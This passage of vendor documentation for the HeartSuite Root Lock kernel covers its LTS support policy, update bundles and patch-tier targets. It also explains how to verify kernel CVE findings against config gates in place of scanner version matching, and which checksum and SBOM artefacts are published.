HeartSuite’s current commercial baseline is a mainline LTS kernel (6.18). New streams are LTS bases — not arbitrary upstream version chasing.
The 5.19 stream is the legacy line. It was a short-lived mainline release. Debian 11 and Ubuntu 20.04 keep it for lab re-proof of the k5 installer. Fleets already on 5.19 use the schedule in 5.19 stream deprecation.
Why LTS-only
LTS branches receive upstream security and stability maintenance for a defined period, which gives HeartSuite a predictable rebuild base.
HeartSuite’s security model depends on a fixed, published kernel configuration (the BPF syscall off, enforcement hooks, and Lockdown integration). Rebuilding on a known LTS tag preserves that contract while absorbing upstream fixes that apply to the compiled-in code paths.
Chasing every upstream minor release would multiply validation cost without improving the enforcement properties buyers adopt Root Lock for.
Commercial baseline
New subscriptions and new fleet images should standardize on the 6.18 stream.
HeartSuite v1.6.4 (April 2026) established 6.18.9 as the commercial release baseline for multi-distribution support.
When HeartSuite advances the LTS base (for example, a future move within the 6.18 LTS line or to a subsequent LTS series), customers receive advance notice and migration bundles as described under Customer notification and 5.19 stream deprecation.
How HeartSuite differs from the distribution-vendor model
Enterprise Linux distributions such as RHEL follow a frozen-base, backport-within-base model. The upstream kernel version number visible in uname stays on a vendor branch for years, while individual CVE fixes are cherry-picked onto that branch. Vendor errata, advisory identifiers, and scanner feeds are built around that model.
HeartSuite follows a different model, aligned with how Root Lock is built and validated:
Aspect
Typical frozen-base distribution (RHEL-style)
Root Lock kernel
Version identity
Long-lived vendor branch (for example, 5.14 on RHEL 9) with backported patches
Rebuild on an LTS upstream tag with a HeartSuite-specific configuration
CVE remediation
Backport upstream fix patches onto frozen base; errata per advisory
Rebuild on updated LTS within the stream; structural neutralization where vulnerable code is compiled out; Lockdown bounds where paths remain reachable
Live patching
kpatch or equivalent may be offered for subset of CVEs
kABI / stable module interface across minor updates
Not a design goal on the Root Lock kernel — enforcement architecture intentionally diverges from general-purpose distro kernels
Delivery unit
Distribution package manager and errata channels
Coordinated heartsuite-install.sh bundle with userspace stack
The Root Lock kernel is not a drop-in substitute for a distribution kernel in every operational sense, because it is built as the enforcement kernel for Lockdown.
The distribution maintenance kernel remains on the system for maintenance and recovery. Distribution errata still apply to packages and to the maintenance kernel path.
For deployment implications, coexistence with distribution maintenance, and fleet patterns, see the Enterprise Adoption Guide.
Root Lock kernel version string anatomy
The running kernel version is shown by uname -r. On a Root Lock deployment, the string identifies the HeartSuite build, not a distribution errata package.
Fielded 6.18 pin:uname -r is 6.18.9-hs. The packaging label is 6.18.9-HeartSuite-3, so the absence of the word HeartSuite in uname -r does not mean you are on the maintenance kernel.
Legacy 5.19 example:5.19.6-HeartSuite-1.0
Component
Fielded 6.18 example
Meaning
Upstream LTS base
6.18.9
The mainline LTS kernel version HeartSuite built from for this release. This is the upstream tag lineage, not a count of every upstream commit merged since a prior HeartSuite build.
Vendor segment
hs in uname; HeartSuite in the packaging label
Identifies the binary as a Root Lock kernel. Match uname -r to Evidence Status and the distro matrix, not to a single historical suffix.
HeartSuite build
packaging 6.18.9-HeartSuite-3
HeartSuite’s bundle identity for this upstream base. uname -r stays 6.18.9-hs.
On 6.18, tell the Root Lock kernel from the maintenance kernel with uname -r plus file on vmlinuz, as documented in Evidence Status.
What the version string does not mean
Procurement and scanner teams trained on distribution errata often misread custom kernel strings. The Root Lock kernel version string does not imply:
Full upstream parity — The string does not assert that every fix present in a newer upstream kernel is backported. HeartSuite rebuilds on the LTS base with the published HeartSuite configuration; fixes apply to compiled-in paths or are addressed through structural absence and Lockdown bounds as documented on the Kernel Security Transparency page.
Distribution errata equivalence — A match against a distribution CVE feed or rpm -q kernel version is not valid for the Root Lock kernel, because the Root Lock kernel is not a distribution kernel package.
Scanner “fixed in version” logic — Vulnerability scanners that compare uname -r to NVD “fixed version” thresholds will produce false positives for Root Lock kernels. Use HeartSuite’s per-CVE status and CVE Hygiene for Scanners guidance instead of raw version-string matching.
kABI or DKMS compatibility — The string does not promise binary compatibility with out-of-tree kernel modules built for the distribution kernel or for prior HS builds.
Live-patch level — There is no parallel “kpatch level” or running-patch suffix; updates require a coordinated bundle and reboot path.
Secure Boot readiness — Version format does not indicate UEFI Secure Boot signing status for the Root Lock kernel entry. Secure Boot support for the Root Lock kernel remains incomplete; see the Enterprise Adoption Guide for current status.
For independent verification of what is in the build, HeartSuite publishes the kernel .config SHA-256 and evidence packs for each supported stream.
Update delivery
Root Lock kernel updates are delivered only as part of coordinated HeartSuite release bundles.
Bundle format and integrity
Updates ship as a self-extracting heartsuite-install.sh bundle with a published heartsuite-install.sh.sha256 checksum file.
Before execution, verify integrity:
sha256sum -c heartsuite-install.sh.sha256
Expected output: heartsuite-install.sh: OK
Each bundle updates the Root Lock kernel, userspace tools, Dashboard files, and GRUB defaults together so the enforcement stack stays paired and tested.
Applying an update
The installer will not overwrite Root Lock while that kernel is booted, so the update finishes on one stock or maintenance boot.
If Lockdown is applied, unseal from the console first, because the installer cannot set the next boot while /boot is sealed. The unseal is a separate boot from the one that installs the update.
From a terminal in Setup Mode, run bash heartsuite-install.sh and type YES. The installer sets the next boot to the stock or maintenance kernel, continues the update after that boot, and keeps Root Lock as the default.
If you are already on the original distro kernel or the maintenance kernel and Lockdown is not applied, run the installer without a YES step.
Root Lock is not loaded on that stock or maintenance boot, so it does not block, log, or take backups. Choose a time when that gap is acceptable.
Full step-by-step procedures, failure recovery, and Lockdown considerations are in Updating Root Lock.
Pre-configured image alternative
Teams that provision from images may reprovision from an updated pre-configured image instead of in-place bundle application. This is equivalent from a support perspective when the image contains a bundle version HeartSuite has published for that stream.
Image pipelines should pin bundle version, checksum, and Root Lock kernel string in build metadata for audit traceability.
In-place bundle application after Lockdown still needs the console unseal on that host. Teams that will not open a console on every node should treat image reprovision as the fleet path. Package installs on a live sealed host are a different job — Protecting During Maintenance.
Patch commitment tiers
HeartSuite classifies kernel-related security work using the reachability model on the Kernel Security Transparency page. The tables below are public targets for coordinated bundle delivery. Binding SLAs — including business-day definitions, escalation, and credit terms — are set in your subscription agreement.
Clock start for timed tiers: HeartSuite confirmation that the issue applies to the supported Root Lock kernel stream (reachable path or required rebuild), based on upstream vendor/public confirmation and HeartSuite analysis.
Tier
Criteria
Target delivery
Critical
Actively exploited in the wild or remote unauthenticated RCE on a reachable Root Lock kernel path (compiled in, triggerable on a supported deployment profile)
15 business days from HeartSuite confirmation
Important
Reachable Root Lock kernel path, no known active exploitation
30 business days from HeartSuite confirmation
Moderate / Low (reachable)
Reachable but lower practical impact on standard server profiles; Lockdown may bound post-exploitation
Next scheduled coordinated bundle
Not Affected
Vulnerable subsystem compiled out or path documented as unreachable on the Root Lock kernel; Score on Root Lock 0.0
No patch required — status documented on the CVE page; bundle may still ship for other reasons
Notes
A CVE is Not Affected on the kernel you boot only where that config leaves the option unset, and those entries do not consume patch-tier clocks. On 6.18.9-hs the BPF syscall is one of those, so there is no eBPF program to load.
For reachable CVEs, Lockdown limits persistence and arbitrary code execution even before a rebuild ships; patching remains part of defense-in-depth and subscription commitments for reachable paths.
HeartSuite does not issue per-CVE errata identifiers in the distribution-vendor style; bundle manifests list the CVEs addressed in each release.
Customer notification
HeartSuite notifies subscription customers through the following channels:
Channel
Content
Email
Sent to contacts registered on the subscription (security advisories, bundle availability, stream-deprecation notices). Ensure procurement keeps technical and security distribution lists current with HeartSuite.
Release notes
Published on this documentation site with each coordinated release — summary of kernel stream, version string, and notable CVE or configuration changes.
Bundle manifest
Shipped with or referenced by the bundle — includes version identifiers, checksum, and the CVE list addressed in that build.
Machine-readable feeds
JSON advisory artefacts under /advisories/, published on each annotated hs-v* release tag (CONFIG-gate SBOM, OSV, CycloneDX SBOM; catalogue schema hs-advisory-catalog/v1). Detail: Supply Chain and Advisory Feeds.
Major stream deprecation: HeartSuite provides at least 30 days’ advance notice before ending support for a Root Lock kernel stream (for example, end of 5.19 support). Notice includes migration bundle availability and recommended maintenance windows.
OVAL XML for OpenSCAP is not yet published. Use the JSON feeds, CVE transparency page, bundle manifests, and email advisories as authoritative sources. Feed URLs and schemas: Supply Chain and Advisory Feeds.
5.19 stream deprecation
The upstream 5.19 branch is end-of-life. New deployments and new pre-configured images use the 6.18 line.
Support window for existing deployments
HeartSuite continues to ship 5.19 migration and security bundles for deployments already on the 5.19 HS stream through end of calendar year 2026, subject to subscription status.
After that date, 5.19 Root Lock kernel support ends unless extended terms are agreed in writing. Email support@heartsecsuite.com before the cutoff to plan fleet migration.
Migration path
Schedule maintenance using Updating Root Lock (or reprovision from a 6.18 pre-configured image).
Apply the published 5.19 → 6.18 migration bundle for your distribution and HeartSuite version.
Reboot into the 6.18 Root Lock kernel, review Dashboard queues for any new program activity, and re-engage Lockdown if required.
Update vulnerability-management and configuration baselines to reference the new version string and published 6.18 config hash.
Functional differences between streams (configuration and CVE tables) are summarized in the Distro Compatibility Matrix and stream-specific evidence materials.
Support boundaries
Subscription scope
The Root Lock kernel is included in the Root Lock subscription. There is no separate kernel-only support contract.
Incidents, rebuild requests, deployment guidance, and coordinated updates for kernel behaviour are handled under the same subscription that enables Lockdown.
Verification artifacts (config SHA-256, evidence packs, CVE transparency data, bundle checksums) are provided as part of the product documentation and subscription deliverables.
Coexistence with distribution subscriptions
On a host running Root Lock:
Kernel
Role
Patching
Root Lock kernel
Enforcement kernel for Setup Mode and Lockdown
HeartSuite coordinated bundles only
Maintenance kernel
Maintenance, recovery, and distribution-compatible work
Distribution errata and package updates apply as usual
Root Lock replaces the enforcement kernel for protected operation; it does not remove the distribution kernel or cancel distribution maintenance obligations on the maintenance-kernel path. During maintenance on the maintenance kernel, the host behaves as a standard distribution system without Lockdown enforcement.
Distribution-vendor subscriptions (RHEL, SLES, Ubuntu Pro, and similar extended-support offerings) and third-party agents that require the distribution kernel for full functionality continue to apply to the maintenance-kernel path and to userspace packages.
Agents or tools that need the BPF syscall should run on a kernel that exposes it, or on a separate host. See the Enterprise Adoption Guide compatibility section.
What Root Lock does not provide
Root Lock does not offer the following on the Root Lock kernel path:
Capability
HeartSuite position
kpatch / live kernel patching
Not supported. Kernel changes require reboot through the coordinated bundle path (or image reprovision).
Arbitrary DKMS or kABI-stable third-party modules
Not supported as a compatibility guarantee. The Root Lock kernel configuration diverges deliberately from distribution kernels; out-of-tree modules built for distro kernels are not expected to load.
Upstream version chasing
HeartSuite does not track every mainline release. Only supported LTS streams listed in this policy receive builds.
Distribution-style per-CVE errata packages
CVE remediation is expressed through HeartSuite bundles and transparency documentation, not separate kernel- RPM/DEB errata tied to the HS binary.
Incomplete; orthogonal to Lockdown enforcement but relevant to boot-integrity policies — see Enterprise Adoption Guide.
If a workload requires live patching, vendor-certified unchanged distribution kernels, or broad third-party kernel module support as non-negotiable constraints, evaluate the maintenance-kernel path, HJFS on a standard kernel, or layered controls described in the Enterprise Adoption Guide rather than the Root Lock kernel.
Evidence Status — Per-stream config hash and checker publication status.
This page is procurement- and operations-facing. Patch targets are goals for planning; binding commitments are in your subscription agreement. Last updated: 2026-06-23.
16.5 - Your scanner flags CVEs this kernel does not have
Custom kernels false-positive on upstream version compares. The verification workflow, status categories, and evidence auditors accept.
Overview: How to verify kernel CVE status on Root Lock hosts without false positives from upstream version comparison — the workflow vulnerability scanners and auditors should follow instead of matching uname -r to NVD fix versions.
Audience: Security operations, vulnerability management, GRC, and audit teams on enterprise Linux (RHEL and Rocky, Ubuntu LTS, Debian, SUSE) who verify kernel CVEs with distribution errata rather than upstream version strings — and who are evaluating or operating Root Lock by HeartSuite in production.
Most enterprise vulnerability scanners were built for distribution kernels. They match the running kernel version string against NVD or vendor feeds that assume a vanilla upstream Linux kernel — the same tree, configuration, and feature set as kernel.org.
Root Lock does not ship a vanilla upstream kernel. It ships a custom configuration on an LTS base (mainline 6.18.9; uname -r is 6.18.9-hs).
The version string tells you the LTS line. It does not tell you which subsystems are compiled in, which CVEs are reachable, or whether a backported upstream fix is relevant.
When a scanner sees 6.18.9-hs, it typically:
Normalises the string to 6.18.9 (or fails to recognise the suffix entirely).
Compares that version against NVD “fixed in” ranges for the upstream kernel (for example, “fixed in 6.18.12”).
Flags the host as vulnerable without checking whether the vulnerable code path exists in the HeartSuite build.
That produces false positives — often hundreds of them — for CVEs where HeartSuite’s answer is Not Affected (feature compiled out) or Score on Root Lock 0.0 (environmental neutralisation). A reachable CVE is not that answer. An in-kernel finding, or a bug that finishes inside an existing grant, stays on the patch date.
This is structurally similar to the backport false positives enterprise Linux teams already manage on RHEL, Rocky, Ubuntu LTS, Debian, and SUSE: a package version string does not prove patch status.
HeartSuite adds a second dimension: configuration and enforcement, not just source version. The correct source of truth is the Kernel Security Transparency page, not upstream version ranges alone.
Bottom line: Treat scanner kernel findings on the Root Lock kernel as candidates for review, not as confirmed vulnerabilities, until you verify against HeartSuite’s published CVE status and config gates.
Warning
This page covers kernel CVEs only. It closes version-string false positives on the Root Lock kernel. SAST/SCA findings in application code, dependency CVEs, and contractual deadlines for resolving critical findings stay on your normal process, because an allowlisted program with an exploited zero-day still has access to its own files — Root Lock limits how far the attacker gets from there. For which application findings can wait and which stay on the patch date, see Scanner deadlines.
Correct verification workflow
When a scanner, auditor, or ticket queue reports a kernel CVE on a Root Lock host, follow these steps in order.
Step 1: Identify the installed bundle version
Confirm which kernel is running and which HeartSuite release is installed.
uname -r
On the kernel that ships, uname -r is 6.18.9-hs. The 5.19 line can show a HeartSuite suffix (for example, 5.19.6-HeartSuite-1.0). A distribution string that is neither 6.18.9-hs nor a HeartSuite suffix is the maintenance kernel — see Distro kernel vs Root Lock kernel below; do not apply HeartSuite CVE rules to that boot state.
Record supporting bundle identity for audits:
# Installer bundle checksum (when an update was applied)sha256sum -c heartsuite-install.sh.sha256
# Kernel config file shipped with the running kernel (for config-gate proof)ls /boot/config-$(uname -r)
Published SHA-256 manifests accompany distributed bundles (.sha256 files alongside heartsuite-install.sh). Each released Root Lock kernel includes a published SHA-256 of its exact .config file — see the Threat model and evidence-pack-*.txt for the reference hash for your kernel line.
Step 2: Check Kernel Security Transparency for the CVE ID
If the CVE appears in a config gate group (for example, CONFIG_BPF_SYSCALL not set), follow the linked section for the full list of covered CVEs and the technical rationale.
If the CVE does not appear on the transparency page, it may be outside HeartSuite’s assessed scope, newly published, or not yet triaged. Email support@heartsecsuite.com and continue to use distribution errata if you are on the maintenance kernel.
Step 3: Read the published status
Interpret the entry using HeartSuite’s status categories (see the status table below). In practice you will see one of:
What you read on the page
What it means for the finding
Not Affected — CONFIG_* not set
Vulnerable subsystem not compiled in; scanner false positive if based on version only
Score on Root Lock 0.0
Environmental or architectural neutralisation (hardware absent, trigger not present, chain broken)
Reachable with non-zero Score on Root Lock
Code path exists. In-kernel findings and bugs that finish inside an existing grant stay on the patch date. A refused next step — a program with no allowlist entry, a file that program was not granted, or a destination it was not granted — is the bounded case.
Fixed in bundle (when noted)
HeartSuite release incorporates an upstream or targeted fix; verify your uname -r matches the stated bundle
For disputed findings, capture a screenshot or export of the CVE row and the linked config-gate section — that is the authoritative rationale.
Step 4: Verify bundle integrity and config gates
For audit-grade evidence, confirm that the running system matches the published artefacts:
Bundle integrity (before install or for change records):
sha256sum -c heartsuite-install.sh.sha256
Config gate on the kernel you boot:
Read the transparency row for that CVE. The build configuration published for the kernel you boot is the proof. The guest file /boot/config-6.18.9-hs is a stub. See Evidence Status.
Optionally reproduce hardening measurements with the published config SHA-256 and the open-source kernel-hardening-checker — full commands in the Threat model.
Step 5: Attach audit documentation
For RFP responses, SOC 2 workpapers, PCI evidence packs, or internal risk acceptance:
Attach the Procurement Brief (posture summary and decision context).
Attach the Threat model (threat model, residual risks, reproduction steps).
Include uname -r output and the bundle SHA-256 verification from Step 1.
If the finding is a verified false positive, record it in your scanner exception register with the transparency page URL and config-gate evidence.
Status categories
HeartSuite CVE assessments use explicit categories. Map scanner severities to these before opening a patch ticket.
The word you file is Not affected, Affected, or Fixed, as on Kernel Security Transparency. When the program that reaches the bug has no allowlist entry, that program does not run and the catalog prints 0.0. The catalog also prints 0.0 when the hardware the bug needs is not present. Approving the program makes that row Affected. Not affected is an unset option. An Affected row stays on the patch date.
Status
Meaning
Typical scanner behaviour
Auditor action
Not Affected (compiled out)
CONFIG_* option not set; vulnerable code is absent from the kernel binary
Flags anyway — compares upstream version only
Mark false positive; attach config-gate grep and transparency link
Neutralized (Score on Root Lock 0.0)
Code may exist upstream, but environmental gates apply (no hardware, no trigger, broken exploit chain, allowlist blocks required tools)
Often flags at Base Score severity
Mark false positive or accepted risk with 0.0 environmental score rationale
Reachable (bounded by Lockdown)
Vulnerable code path exists. Lockdown refuses a program with no allowlist entry, a file that program was not granted, or a destination it was not granted. An in-kernel finding, or a bug that finishes inside an existing grant, stays on the patch date.
May under-state impact if it assumes full root freedom
Leave in-kernel findings and in-grant bugs on the patch date. Do not record every reachable CVE as a HeartSuite compensating control. See Scanner deadlines.
Fixed in bundle
Addressed in a specific Root Lock kernel/userspace release (backport or rebase)
The transparency page applies four assessment gates in order. That is how the row was checked, not the word you file: (1) compiled in?, (2) outbound control coverage?, (3) does the program that reaches the bug have an allowlist entry?, (4) what can root do under Lockdown? See Scanner Guidance on that page for how a row was checked. Catalog: Compiled-in CVEs, Disabled features.
Scanner configuration guidance
Root Lock is designed to complement vulnerability scanners (Tenable Nessus, Qualys VMDR, Rapid7 InsightVM, Wiz, Greenbone, and similar). Scanners answer “what might be wrong across the fleet.” Root Lock answers “what can actually be exploited on this kernel configuration, and what happens after exploitation under Lockdown.”
Do not use upstream kernel version rules for the Root Lock kernel
Disable or override policies that map linux_kernel package version to generic NVD CPE ranges for hosts where uname -r is 6.18.9-hs or contains HeartSuite.
Do not treat “kernel older than upstream fix version” as proof of exploitability on Root Lock.
Maintain a verified false-positive register aligned with your existing distribution errata exception workflow (RHSA/RLSA on RPM systems, USN on Ubuntu, DSA on Debian, and similar):
OVAL XML for OpenSCAP is not yet published. Enterprise Linux teams on RPM-based distributions often rely on OVAL definitions (for example, Rocky org.rockylinux.rlsa-9.xml with OpenSCAP; Red Hat and SUSE publish comparable feeds) to reduce false positives. Until HeartSuite OVAL ships:
Ingest the JSON feeds above where your platform supports them.
Use the manual workflow in this document for Root Lock kernel hosts and CVEs not covered by feeds.
Continue using distribution OVAL/errata for maintenance-kernel boots and for non-kernel packages on the same host.
Root Lock installs two kernels via GRUB: the Root Lock kernel (enforcement active) and the original maintenance kernel (a distribution uname, not 6.18.9-hs). CVE evaluation depends on which kernel booted.
Distribution kernel string (not 6.18.9-hs, and no HeartSuite suffix)
Distribution CVE/errata — RHSA/RLSA, dnf updateinfo, Ubuntu USN, Debian DSA, etc.
During maintenance — package installs, HeartSuite bundle updates, immutable-seal removal — the system often runs on the maintenance kernel. In that window:
Distribution kernel CVEs and errata apply to the running kernel.
HeartSuite transparency status for the Root Lock kernel does not describe the kernel that is running.
Schedule vulnerability scans accordingly: tag scan results with kernel context (Root Lock kernel vs maintenance kernel) to avoid mixing evidence.
After reboot back to the Root Lock kernel, re-evaluate kernel CVEs against the transparency page, not the distro errata alone.
False positive examples
These patterns account for the majority of scanner noise on HeartSuite-protected hosts. For each one, the proof is the pin config — the build configuration published for the kernel you boot — not a grep on the host, because the guest file /boot/config-6.18.9-hs is a stub. See Evidence Status.
BPF-related CVEs when CONFIG_BPF_SYSCALL=n
Scanner logic: NVD lists CVEs in the BPF verifier, BPF maps, or BPF LSM (for example, CVE-2021-20194, CVE-2023-2163, CVE-2023-39191) as affecting kernel ≤ fixed upstream version. Scanner sees 6.18.9-hs and reports Critical/High.
HeartSuite reality: CONFIG_BPF_SYSCALL is unset on 5.19.6 and on the 6.18.9-hs kernel that ships. The bpf() syscall returns ENOSYS. There is no verifier, no program store, and no reachable path — status Not Affected for the BPF syscall interface group. CONFIG_BPF=y stays built in. This covers the syscall entry point.
FUSE-related CVEs
Scanner logic: Flags CVEs in the FUSE filesystem layer (for example, CVE-2023-52504, CVE-2024-41090) based on upstream version.
HeartSuite reality: On the 6.18.9-hs kernel that ships, CONFIG_FUSE_FS=y, so these findings are real and stay on the patch date. They are false positives only on a kernel where CONFIG_FUSE_FS is unset. See the FUSE filesystem group.
The general pattern
Scanner assumption
HeartSuite counter-check
Version string ⇒ same code as upstream
Read CONFIG_* gate on transparency page
High Base Score ⇒ high risk on host
Read Score on Root Lock (environmental CVSS)
Root compromise ⇒ full persistence
Under Lockdown, a refused next step is bounded. An in-kernel finding, or a bug that finishes inside an existing grant, stays on the patch date.
Any CVE listed under a config gate section on the transparency page follows the same pattern: if the gate is off, version-based findings are false positives until proven otherwise on the running config.
RHSA / OVAL analogy for enterprise Linux teams
If you manage enterprise Linux — whether Rocky/RHEL (RHSA, OVAL) or Ubuntu/Debian (USN, DSA) — you already verify CVEs with artefacts beyond NVD. On RHEL-family systems, the mapping looks like this:
RHEL / Rocky Linux artefact
Role
HeartSuite equivalent
RHSA / RLSA advisory
Published fix boundary with CVE list
No RHSA-style numbering — use transparency page entry + release tag (for example, hs-v1.6.4-kernel-6.18.9)
RPM changelog (rpm -q --changelog)
Proof fix is in installed NVR
Bundle SHA-256 manifest + uname -r; kernel .config SHA-256 in Threat model
Not yet published for HeartSuite; ingest published OSV and CONFIG SBOM feeds, or use manual workflow in this guide
Red Hat CVE pages (platform applicability)
Product-specific “not affected”
Per-CVE rationale and config gates on transparency page
HeartSuite does not publish RHSA-equivalent errata. The combination of CVE transparency + bundle changelog/release notes + config SHA-256 is the intended audit trail.
Config-gate evidence — the transparency row for that CVE. On the 6.18.9-hs kernel that ships, CONFIG_FUSE_FS=y, so FUSE findings stay on the patch date. See FUSE-related CVEs.
Nothing in this package requires trusting opaque vendor claims for measured posture: config hashes and checker outputs are reproducible on the customer side.
Related reading
Kernel Support Policy — Patch targets, notification channels, version-string semantics
This page is intentionally scanner- and auditor-facing. All verification steps reference publicly reproducible artefacts or the open CVE transparency data. Last updated: 2026-06-22.
16.6 - How to verify the kernel you downloaded
SHA-256 bundles, published OSV and CycloneDX feeds, config hashes, and which signing steps are still on the roadmap.
Overview: What supply-chain artefacts HeartSuite publishes today (SHA-256 bundle integrity, CONFIG-gate SBOM, OSV, CycloneDX) and what remains on the roadmap (GPG/cosign signing, OVAL).
Audience: Procurement, vendor risk, GRC, and platform security teams mapping HeartSuite deliverables to supply-chain questionnaires, SOC 2 / ISO evidence requests, and enterprise Linux vulnerability-management programs.
Bundle manifests — version identifiers, addressed CVE list, and checksum references shipped with coordinated releases.
Reproducible configuration evidence — published .config SHA-256 per supported Root Lock kernel stream.
Machine-readable advisories — Published JSON feeds under /advisories/ (catalogue: hs-advisory-catalog/v1). For the current release (hs-v1.6.4-kernel-6.18.9, gate_status: PASS): CONFIG-gate Not-Affected SBOM, OSV (279 entries at /advisories/osv.json), and CycloneDX bundle SBOM. OVAL XML for OpenSCAP remains on the roadmap.
Public kernel source repository not offered at this time
HeartSuite does not commit to delivery dates for roadmap items on this page. When an artefact reaches general availability, this page and the Kernel Support Policy will be updated and customers will be notified through subscription email and release notes.
What you can verify today
Installer and bundle integrity (SHA-256)
Coordinated HeartSuite updates ship as a self-extracting heartsuite-install.sh bundle. Each distribution includes a companion heartsuite-install.sh.sha256 file.
Before execution, verify integrity:
sha256sum -c heartsuite-install.sh.sha256
Expected output: heartsuite-install.sh: OK
This is the only generally available cryptographic integrity check for bundles today. It confirms the file you received matches the checksum HeartSuite published for that release, but it does not by itself prove publisher identity, which is why GPG and cosign signing are on the roadmap (see below).
Full install procedure and maintenance-window context: Updating Root Lock.
Reproducible kernel configuration (SHA-256 per stream)
Every released Root Lock kernel stream publishes the SHA-256 hash of the exact kernel .config used for that build. This hash is the anchor for independent hardening verification:
Compare the published hash to the pin payload .config, not the installed /boot/config-$(uname -r) on 6.18.9-hs, because that file is an 11-line initramfs stub (CONFIG_IKCONFIG is off). Hashes and commands: Threat model, Evidence Status.
Re-run the open-source kernel-hardening-checker against that pin config to reproduce attack-surface and exploit-resistance scores.
Cross-check stream-specific raw output in evidence-pack-*.txt artefacts referenced from the comparison and auditor pages.
Config hashes are per stream (for example, 6.18 primary LTS and legacy 5.19), not a single global value. Publication status per stream is tracked in Evidence Status.
This model is intentionally reproducible on the customer side — auditors do not need to trust opaque scoring claims if they verify the hash and re-run the checker.
Kernel Security Transparency (CVE rationale)
Per-CVE status, config gates, and Score on Root Lock are published on the Kernel Security Transparency page. This is the authoritative human-readable advisory layer for the Root Lock kernel.
Feeds are published on this documentation site when HeartSuite cuts an annotated hs-v* kernel release. Publication is automated from HeartSuite’s internal release pipeline; customers do not need access to private build repositories to consume the feeds.
Root Lock kernel source code (GPL)
HeartSuite distributes the Root Lock kernel as binaries in the coordinated heartsuite-install.sh bundle. Portions of the Root Lock kernel are subject to the GNU General Public License.
HeartSuite does not maintain a public kernel source repository at this time. Corresponding source code for the Root Lock kernel build you are running is available on written request under GPL obligations.
Output of uname -r (fielded pin: 6.18.9-hs) and file on vmlinuz (expect #43)
HeartSuite product version (for example, v1.6.4)
Release tag or heartsuite-install.sh.sha256 reference if known
HeartSuite will provide source matching that build. Independent verification of kernel configuration does not require source access — use the published .config SHA-256 and reproduction steps in the Threat model.
Subscription notification
Security advisories, bundle availability, and stream-deprecation notices go to contacts registered on the subscription (email), supplemented by release notes on this site. See Customer notification in the Kernel Support Policy.
Bundle manifest
Each coordinated release is accompanied by a bundle manifest (shipped with the bundle or referenced in release documentation). Manifests are the release-level changelog for procurement and vulnerability-management traceability.
Manifests do not replace the Kernel Security Transparency page for reachability analysis. A CVE omitted from the “addressed” list may still be Not Affected on Root Lock kernels because the vulnerable subsystem was never compiled in.
Planned manifest extensions
When signing and SBOM artefacts ship, manifests will add non-breaking references:
Existing SHA-256 verification remains valid for customers who have not yet adopted the new artefacts.
Roadmap: GPG and cosign signed bundles
Today: Integrity is SHA-256 only, which detects accidental corruption or tampering in transit when you verify against the published checksum before execution.
Planned:
Mechanism
Intended role
GPG signatures
Prove the checksum manifest and release metadata were issued by HeartSuite’s signing key; support gpg --verify in install pipelines
Cosign (or equivalent OCI signing)
Attach signatures to bundle artefacts for CI/CD and image pipelines that already consume sigstore-compatible provenance
Current position:
This site publishes no GPG public key or cosign policy yet.
SHA-256 verification remains the install baseline until signing is generally available, so customers are not required to use signing before install.
Signing adds publisher authenticity and pipeline integration; the Root Lock kernel’s CVE reachability model and Lockdown semantics stay the same.
Teams with mandatory code-signing policies should treat SHA-256 + config-hash verification as the current interim control and email support@heartsecsuite.com for questionnaire language until GPG/cosign GA.
Published advisory feeds (Root Lock kernel)
Enterprise Linux teams often use OVAL definitions with OpenSCAP, or OSV entries in broader SCA tooling, to reduce false positives from raw NVD version matching.
Published today for release tag hs-v1.6.4-kernel-6.18.9 (gate_status: PASS in the catalogue), as JSON under /advisories/ (absolute base https://docs.heartsecsuite.com/advisories/):
index.json — Feed catalogue (hs-advisory-catalog/v1) with release tag, HeartSuite version, kernel base, and per-feed published flags.
hs-cve-config-sbom.json — CONFIG-gate Not-Affected manifest (hs-cve-config-sbom/v1) produced by the CVE↔CONFIG crosswalk gate in Root Lock CI.
osv.json — 279 OSV entries derived from the CONFIG SBOM and transparency page (alias of osv/all.json).
sbom.cyclonedx.json — CycloneDX bill of materials for the coordinated bundle.
Not yet published: OVAL XML for OpenSCAP. Teams that require OVAL today should ingest the published CONFIG SBOM and OSV feeds, plus the manual workflow in CVE Hygiene for Scanners.
Scanners that compare uname -r to upstream “fixed in” versions will still generate noise on Root Lock kernel boots until your toolchain consumes these feeds or the manual hygiene workflow.
What the feeds encode
The feeds encode logic that version strings alone cannot express:
Data element
Purpose
Product / stream scope
Distinguish Root Lock kernel (6.18.9-hs on the 6.18 pin, HeartSuite in the legacy 5.19 string) from distribution maintenance-kernel boots on the same host
Config gates
Map CVEs to CONFIG_* options — Not Affected when subsystem is compiled out
Flag CVEs where code path exists and Lockdown bounds post-exploitation
Fixed-in-bundle boundaries
Tie remediation to HeartSuite build release and bundle manifest CVE list
Config SHA-256 reference
Anchor feed evaluations to the published .config hash for the stream
The feeds do not replicate RHSA numbering or distribution errata semantics, because HeartSuite remediation is expressed through coordinated bundles and transparency documentation rather than per-CVE RPM errata on the Root Lock kernel binary.
Automation workflow
Pull the catalogue: curl -fsS https://docs.heartsecsuite.com/advisories/index.json
Ingest hs-cve-config-sbom.json and osv.json into your vulnerability-management platform.
Confirm boot context: fielded Root Lock kernel is 6.18.9-hs (see Evidence Status). That string has no HeartSuite substring, so its absence does not mean you are on the maintenance kernel.
Coordinated bundle contents — Root Lock kernel binary, userspace daemon/Dashboard/tools, and installer dependencies relevant to the enforcement stack.
Linkage: Bundle manifest references the SBOM URL; catalogue records release tag and HeartSuite version.
Roadmap: SPDX and/or dual SPDX+CycloneDX support will be stated at GA if offered.
Complementary artefacts (always available):
Published kernel .config SHA-256 and evidence-pack-*.txt for reproducible hardening measurement (5.19.6 legacy pack; 6.18.9-hs #43 pack published 2026-10-02; the 18 August pack is build #37 — see Evidence Status)
Roadmap — CycloneDX is the published machine-readable format today
RHSA-equivalent advisory numbering
Not planned
kpatch/live-patch provenance
Not applicable — live patching not offered on Root Lock kernel
If a control framework requires GA OVAL feeds or GPG/cosign signing before production approval, plan for the interim artefacts in this document. Document compensating controls (published JSON feeds, manual CVE hygiene, config-hash verification, bundle manifest retention) until roadmap items ship.
Related reading
Kernel Support Policy — Patch targets, bundle delivery, notification, version strings, and “does not provide” boundaries.
This page is procurement- and GRC-facing. Availability statements reflect public deliverables as of the last-updated date; roadmap items have no committed GA dates unless separately agreed in writing. Last updated: 2026-06-23.
16.7 - Which kernel evidence is published today
Build #43 is the kernel that ships. Its checker pack has no guest boot. The 18 August 2026 pack is build #37. 5.19.6 remains the legacy measured stream.
